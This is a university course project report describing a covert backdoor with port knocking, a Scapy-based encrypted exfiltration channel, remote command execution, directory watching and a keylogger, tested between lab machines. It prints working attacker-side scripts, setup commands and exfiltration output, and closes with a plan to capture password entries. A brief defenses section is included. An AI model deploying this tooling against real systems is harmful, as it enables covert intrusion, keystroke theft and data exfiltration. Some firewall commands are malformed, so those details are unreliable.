Final Project - Backdoor

Garik Smith-Manchip

Alexandru Micsoniu

December 07th, 2021

—

COMP 8505

—

Aman Abdulla

D'Arcy Smith

Contents

Introduction 4
Overview 4
Goals and Constraints 4
Design and Approach 5
Machines 5
Setup and Run 5
Firewall Rules 6
Code Analysis 7
Flow Diagram 7
Configuration File 8
Attacker Script 8
Active Analysis 14
Run Analysis 14
Command Execution 14
Directory Watch 14
Get File 15
Packet Capture Analysis 16
Attacker – Backdoor Transfer 16
Defenses 17
Prevention 17
Monitor Network Traffic 17
Network Defenses 17

Test Plan 18
Legend 18
Test Results 18
Test Cases 19
1. Run Network Configuration Command 19
2. Run Working Directory Command 20
3. Directory Watch For Events 20
4. Extract Executable File 21
5. Extract Keylog File 21
6. Delete Keylog File 21
7. Run Keylogger 22
Conclusion 23
Overview 23
Personal 23

Introduction

Overview

- Bring together backdoor concepts into a single covert application
- Learn how to stealthily exfiltrate data from a system within a network
- Access a closed port
- Accept commands and execute them
- Send response data back to remote application
- Avoid exposure with a minimal footprint and a unique structure


Goals and Constraints

- Design a covert channel from the victim machine to the attacking machine
- Covert channel bypasses firewall rules
- Exfiltration and accept packets to bypass firewall rules
- Implement libpcap in python using Scapy
- Disguise the process
- Only accept authenticate packets via a port knocker
- Install and run a keylogger
- Retrieve the keystrokes generated by the keylogger
- Execute commands and return the results through the covert channel
- Setup a configuration file
- Setup a port knocker to open and allow packets through
- Setup file exfiltration
- Setup file directory watch for events
- Encrypt and decrypt data
- Work on Linux and Windows
- Select from TCP or UDP
- Provide a detailed README
- Provide a technical report

Design and Approach

Machines

- The Attacking machine will be hosted on a Fedora Desktop in the Lab 323
- The Victim Machine will be hosted on a Fedora Desktop in Lab 323
- The Firewall will be a set of iptables rules on the Victim machine
- The Router will be hosted inside a LAN in Lab 323



Keylogger

The keylogger chosen was created by **Kalebu** and uploaded to a public GitHub repository. It can be review from https://github.com/Kalebu/python-keylogger. This distribution was chosen because it required no package installs on the chosen victim machine. This will speed up the attack and fits the directed attack criteria the best. The keylogger will be used to log keystrokes from the victim machine and save them to an output file.

Port Knocker

[3 knocks on 6000, 7000, 8000. Must receive within 5 second of each one. Creates payload packet to open the ports]

Setup and Run

1. Setup the keylogger on the victim machine

   a. Navigate to the keylogger directory
   b. Run python app.py to start the keylogger
2. Setup the Backdoor on the victim machine
   a. Navigate to the backdoor directory
   b. Make sure the configuration file is setup (both machines use the same one)
   c. Run nohup python backdoor.py & to run it as a background process
3. Setup the attacking component on the attacker machine
   a. Navigate to the attacker directory
   b. Make sure the configuration file is setup (both machines use the same one)
   c. Run ./attacker.sh


Firewall Rules

To test the libpcap functionality of Scapy, the following Firewall rules were setup on the victim machine.

1. Run iptables -A INPUT -dport 8505 -j DROP h
2. Run iptables -A OUTPUT -dport 8505 -j DROP
3. To watch the tables run watch -n 5 iptables -L -v -n

Code Analysis

Flow Diagram



The Attacker has three functions that interact with the backdoor.

1. Run and execute commands on the victim machine that then return the results of the command output.
2. Watch a directory for certain file and directory events and returns the event that is occurring. This will be used to wait for keylog modifications, for example.
3. Lastly, when the attacker finds a file to receive, the attacker can search for that file and exfiltrate it from the attacker machine.

Configuration File

```
192.168.0.6
192.168.0.7
8505
tcp
0.5
69
```

The configuration file is written as follows and needs to be the same for both the attacker and victim machines running the attacking and backdoor scripts. The configuration also works for UDP packets.

1. Attacker ip address
2. Victim ip address
3. Port Number
4. Protocol
5. Timeout in seconds per packet transfer (0.5 for slow machines)

Attacker Script

attacker.sh

This is a Bash script that is the controller for the while attacking application.

```
#   Start Watch Directory
WatchFile ( )
{
    read -p "[+] Enter Directory: " directory
    #read -p "[+] Enter File: " file

    #   -m [mode]
    #   -d [directory to watch]
    #   -f [file in that directory to return on creation]
    python2 watchdirectory.py -m watch -d $directory
}
```

The Watch File function reads in a directory and runs the necessary python file watchdirectory.py to handle the actual packet transfer.

```
#   Download File
DownloadFile ( )
{
    read -p "[+] Enter Directory: " directory
    read -p "[+] Enter File: " file

    #   -m [mode]
    #   -d [directory to watch]
    #   -f [file in that directory to return on creation]
    python2 fileextraction.py -m download -d $directory -f
$file
}
```

Download File is the function used for the get file option. It calls fileextraction.py to handle the covert exfiltration of files such as keyloggers.

```
#   Execute Command
ExecuteCommand ( )
{
    read -p "[+] Enter Command: " command

    #   -c [command to execute]
    python2 runcommand.py -c "$command"
}
```

This is the function that handles command execution. It calls runcommand.py and feeds it the command it wants to run remotely on the victim machine.

```
#   Main
echo "@-------------------------------------------@"
echo "|   Welcome to the Backdoor Galore Attacker  |"
echo "|                                            |"
echo "|   Authors: Garik Smith-Manchip             |"
echo "|            Alexandru Micsoniu              |"
echo "@-------------------------------------------@"
echo ""

PS3="[+] Enter Mode: "

COLUMNS=12
select mode in "Execute Command" "Watch Directory"
"Download File" "Quit"
do
    case $mode in
        "Execute Command")      ExecuteCommand;;
        "Watch Directory")      WatchFile;;
        "Download File")        DownloadFile;;
        "Quit")                 break;;
        *)                      echo "Invalid: $REPLY";;
    esac
done
```

Lastly is the main menu that allows for all the proper functionality to be run.

runcommand.py

```
#   Process File
def RunCommand ( ):
    #   Send Packet Looking For File
    payload = "execute" + " " + arguments.command

    print ( "[+] Sending: " + arguments.command )

    if ( protocol == "tcp" ):
        packet  = IP ( src = source, dst = dest ) / TCP ( sport = int ( port ), dport = int ( port ) ) / encrypt( payload )
        send ( packet )
    else:
        print ( "[-] Invalid Protocol Selected" )
        return

        #   While knocked is false, listen for knock. If knocked is true, listen and process responses.
    while ( True ):
        print ( "[+] Listening For Knock" )
        first_knock = sniff ( filter = "port " + str(6000), count = 1 )
        second_knock = sniff ( filter = "port " + str(7000), count = 1 )
        third_knock = sniff ( filter = "port " + str(8000), count = 1 )

        if ( first_knock[0].time - second_knock[0].time < 5 and second_knock[0].time - third_knock[0].time < 5 ):
            print ( "[+] Knock Received" )
            # Send Packet to let backdoor know that knock was received
            payload = "knock is accepted"
            if ( protocol == "tcp" ):
                packet  = IP ( src = source, dst = dest ) / TCP ( sport = int ( port ), dport = int ( port ) ) / encrypt ( payload )
                send ( packet )
                Knocked = True
                break

    #   Process Response
    print ( "[+] Waiting For Response" )
    capture = sniff ( filter = "host " + source + " and port " + port, count = 2 )
    counter = decrypt(capture[0].payload.load)
    print ( "[+] Packets To Receive: " + str ( counter ) )

    towrite = ""
    packetsreceived = 0
    runs = int ( counter )
    index = 0
    estimated_time = timeout * runs * 1.2

    print ( "[+] Estimated Time: " + str ( estimated_time ) + " seconds" )

    capture = sniff ( filter = "host " + source + " and port " + port, count = 2 * runs, timeout = estimated_time * 1.2 )
    for a in range ( len ( capture ) / 2 ):
        index = a * 2
        data = decrypt(capture[index].payload.load)
        packetsreceived += 1
        towrite = towrite + data

    print ( "[+] Total Packts Received: " + str ( packetsreceived ) + "/" + counter + "\n" )
```

The main run command sets up the port knocking sequence as well as sends the command in single letter packets, encrypted, to the victim machine. The process then waits for a response from the server.

fileextraction.py

```
#   Process Response
capture = sniff ( filter = "host " + source + " and port " + port, count = 2 )
counter = decrypt ( capture[0].payload.load )
print ( "[+] Packets To Receive: " + str ( counter ) )

capture = sniff ( filter = "host " + source + " and port " + port, count = 2 )
data    = decrypt ( capture[0].payload.load )

towrite = ""
packetsreceived = 0

#   Handle Error
if ( data == "filenotfound" ):
    print ( "[-] File Not Found" )
    return
else:
    #   Overwrite Local File
    with open ( arguments.file, "w" ) as filename:
        filename.write ( data )

    towrite = towrite + data

    runs = int ( counter )
    index = 0
    estimated_time = timeout * runs * 1.2

    print ( "[+] Estimated Time: " + str ( estimated_time ) + " seconds" )

    capture = sniff ( filter = "host " + source + " and port " + port, count = ( 2 * runs - 4 ), timeout = estimated_time * 1.2  )
    for a in range ( len ( capture ) / 2 ):
        index = a * 2
        data = decrypt ( capture[index].payload.load )
        packetsreceived += 1
        towrite = towrite + data

    packetsreceived += 2

    #   Write File
    with open ( arguments.file, "w" ) as filename:
        print ( "[+] Writing: " + towrite )
        filename.write ( str ( towrite ) )

    print ( "[+] Total Packts Received: " + str ( packetsreceived ) + "/" + counter + "\n" )
```

On top of having a port knocker, encryption, and a covert channel, the file extraction sends the data in packets to the victim backdoor. Then it waits for the backdoor to send the exfiltrated file over to the attacking machine. Lastly, the function overwrites the local file of the same name as the extracted file and fills it with the exfiltrated file data.

watchdirectory.py

```
payload = ""
#   While knocked is false, listen for knock. If knocked is true, listen and process responses.
while ( True ):
    print ( "[+] Listening For Knock" )
    first_knock = sniff ( filter = "port " + str(6000), count = 1 )
    second_knock = sniff ( filter = "port " + str(7000), count = 1 )
    third_knock = sniff ( filter = "port " + str(8000), count = 1 )

    if ( first_knock[0].time - second_knock[0].time < 5 and second_knock[0].time - third_knock[0].time < 5 ):
        print ( "[+] Knock Received" )
        # Send Packet to let backdoor know that knock was received
        payload = "knock is accepted"
        if ( protocol == "tcp" ):
            packet  = IP ( src = source, dst = dest ) / TCP ( sport = int ( port ), dport = int ( port ) ) / encrypt ( payload )
            send ( packet )
            Knocked = True
            break

print ( "[+] Directory Watcher Listening (30 seconds)" )
s = time.time ( ) + 30

while ( time.time ( ) < s ):
    capture = sniff ( filter = "host " + source + " and port " + port, count = 2, timeout = 5 )
    if ( len ( capture ) != 0 ):
        data = decrypt ( capture[0].payload.load )
        #   Print Event
        print ( "\n" + data )
```


On top of having a port knocker, encryption, and a covert channel, the watch directory file will send the directory to watch over to the attacking machine, it will then run a listener for 30 seconds that allows the attacker a time slice of the next 30 seconds of directory manipulation on the victim machine. This includes creating and editing files which is paramount when deciding the exfiltration of the backdoor.

Active Analysis

Run Analysis

Command Execution

The attacker runs the application, selecting option one as their choice to run commands remotely on the victim machine. These commands return back the response of whatever command is run. For testing, pwd was used to show the working directory of the backdoor.



The root directory is printed to the attacking machine's output terminal.

Directory Watch

By selecting the second option, a user can watch a directory and listen to all events that happen in the queried directory. The events are recorded and sent to the attacking machine. The event timer only lasts 30 seconds so that the backdoor can asynchronously stop the inotifywait listener on that directory.

```
Sent 1 packets.
[+] Directory Watcher Listening (30 seconds)

/root/Desktop Event: IN_ISDIR | For File:

/root/Desktop Event: IN_ACCESS | For File:

/root/Desktop Event: IN_ISDIR | For File:

/root/Desktop Event: IN_CREATE | For File: hello.part

/root/Desktop Event: IN_OPEN | For File: hello.part
```

Get File


Files can also be extracted through the application. The third option allows the user to look into a directory (do not put a "/" to end the directory) and then the file name. This combination will find and read a copy of the exfiltrated file and write it locally on the attacking machine.

```
[+] Packets To Receive: 24
[+] Estimated Time: 14.4 seconds
[+] Writing:
this is the steal
1
2
[+] Total Packts Received: 24/24

[+] File Successfully Written
```

The file was saved inside the directory that the script was ran from. The file keeps the name of the original and overwrite existing files if they share the same name. This allows for updated versions of files to be grabbed from the attacker, such as keylog files.

Packet Capture Analysis

Attacker – Backdoor Transfer



As seen in the screenshot above, all packets are TCP IP packets that are either RST ACK, or SYN Retransmissions.

We can see some key details in these packets that highlight the features of our programs:

All packets are sent to and from TCP port 8505 between the Attacker (192.168.0.7) and the Backdoor (192.168.0.6).
The majority of packets have a Len of 16. This is due to our AES encryption method that provides a padding of 16 bytes to the encrypted data.
It is shown that in the Data header, all data is encrypted with the AES encryption; unreadable without the decryption function and key.

Defenses

Prevention

The greatest defense against a covert channel is to prevent one from being installed in the first place. Proper training for employees of an organization in teaching them how to recognize unsafe websites, phishing attacks, and other social engineering attacks will greatly improve security.

Monitor Network Traffic

This is accomplished through sniffing network traffic with Wireshark and by scanning for open ports with nmap to see if they should be open. This way, any packets that are crossing the network that are suspicious (such as those with “TCP Spurious Retransmission”) can be flagged and thus analyzed, and ports that are not supposed to be open can be flagged as well.

Network Defenses

Tools such as IPTables and firewalls are important in filtering network traffic and preventing unwanted access. For instance, IPTables can be configured to prevent the use of specific packets with flags that can be used to port knock and/or carry information through a covert channel.

Test Plan

Legend

- **RC** – Run Command
- **FE** – File Extraction
- **DW** – Directory Watch
- **KL** - Keylogger

Test Results

Number	Module	Description	Outcome	Result
1	RC	Run ifconfig	Prints network card information	Success
2	RC	Run small output command pwd	Prints working directory of victim	Success
3	DW	Watch directory for many events	Prints list of events in directory being watched	Success
4	FE	Extract an executable file in execute.exe	Extract runnable executable	Success
5	FE	Extract keylog.txt file	Extract the keylog file	Success
6	RC	Delete keylog.txt file	Delete the keylog file	Success

7	KL	Run the keylogger	Run the keylogger	Success

Test Cases

1. Run Network Configuration Command


On the attacker, select the Run Command option and send the command ifconfig.

```
[+] Total Packts Received: 1311/1311

eno1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.7  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::eac0:274b:2427:946d  prefixlen 64  scopeid 0x20<link>
        ether e4:b9:7a:ef:83:15  txqueuelen 1000  (Ethernet)
        RX packets 135491  bytes 160853702 (153.4 MiB)
        RX errors 0  dropped 1360  overruns 0  frame 0
        TX packets 81717  bytes 59478105 (56.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0x7fc00000-7fc20000

enp2s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether b4:96:91:51:bc:b7  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device memory 0x7f900000-7f9fffff

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 109  bytes 11349 (11.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 11349 (11.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


[+] Command Response Received
```

The ifconfig information will print on the screen giving the attacker access to addressing information.

2. Run Working Directory Command


On the attacker, select the Run Command option and send the command pwd.



The current working directory information will print on the screen showing that a small command output can be returned.

3. Directory Watch For Events

On the attacker, select the Directory Watch option and wait.
On the victim, access the watched directory.



The attacker will be notified of an event.

4. Extract Executable File


On the attacker, select the Get File option and fill in the directory and file name options.

This does work. But with the 0.5 second packet timeout, the transfer took too long on a slow machine to prove with a screenshot (4 hours)

The attacker will write the transferred file locally.

5. Extract Keylog File

On the attacker, select the Get File option and fill in the directory and file name options.



The attacker will write the transferred file locally.

6. Delete Keylog File


On the attacker, select the Run Command option and send the command rm -rf keylogs.txt.

```
-rwxr-xr-x 1 root    root       24360 Dec  6 23:32 executable
-rw-r--r-- 1 root    root          86 Dec  6 23:32 executable.c
-rw-r--r-- 1 root    root        4364 Dec  6 20:42 fileextraction.py
-rw-r--r-- 1 root    root      118949 Dec  6 04:34 FinalProject21.pdf
-rw-r--r-- 1 root    root          17 Dec  6 20:36 hello
-rw-r--r-- 1 root    root         167 Dec  6 19:34 nohup.out
drwxr-xr-x 2 root    root        4096 Jan  1  1970 __pycache__
-rw-r--r-- 1 root    root        5194 Dec  6 19:38 runcommand_attacker.pcap
-rw-r--r-- 1 root    root        3395 Dec  6 20:28 runcommand.py
-rw-r--r-- 1 root    root        2155 Dec  6 19:33 runcommand_victim.pcap
-rw-r--r-- 1 root    root          60 Dec  6 19:13 steal
-rw-r--r-- 1 root    root          14 Dec  6 04:34 steal.txt
-rw-r--r-- 1 root    root          23 Dec  6 04:34 test.txt
-rw-r--r-- 1 root    root        1125 Dec  6 12:34 utils.py
-rw-r--r-- 1 root    root        1201 Dec  6 16:29 utils.pyc
-rw-r--r-- 1 root    root        3148 Dec  6 20:37 watchdirectory.py
00:35:35(-)root@localhost:Final$
```

The file deletion return data will be received. The keylog file is not longer available in the victim machine

7. Run Keylogger

On the backdoor, run the backdoor and the keylogger will automatically start. The keylogger is started by running python2 app.py in a separate terminal window.



Keylogger will generate a keylog.txt file by default.

Conclusion

Overview

This final project in all was incredibly fun and cool to develop, It combined all of our learnings and assignments to create a backdoor that connects to an attacker machine. The backdoor stores keylogs through a keylogger. It also exfiltrates data through a covert channel with the data encrypted using libpcap Scapy so that the firewall rules in place do not stop the packets from being transferred.

Personal

For personal learning, I intend to play around with how the different possible covert channels can transfer data between an attacking host and a victim machine. I also want to invent a keylogger that can parse and analyze itself to send back keylogs that are important via an inside out connection form the backdoor. This would be amazing if it could sense when the victim was typing in password and username fields for applications on their Desktop machine.

I also learned that on slow machines, which were used for most of the testing, the timeout for the packets had to be 0.5 seconds long. Anything smaller would results in significant packet loss of more than 10%. This meant that the attacking sniff function always timed out. This means in testing, something like ifconfig will take about 7 minutes to return data.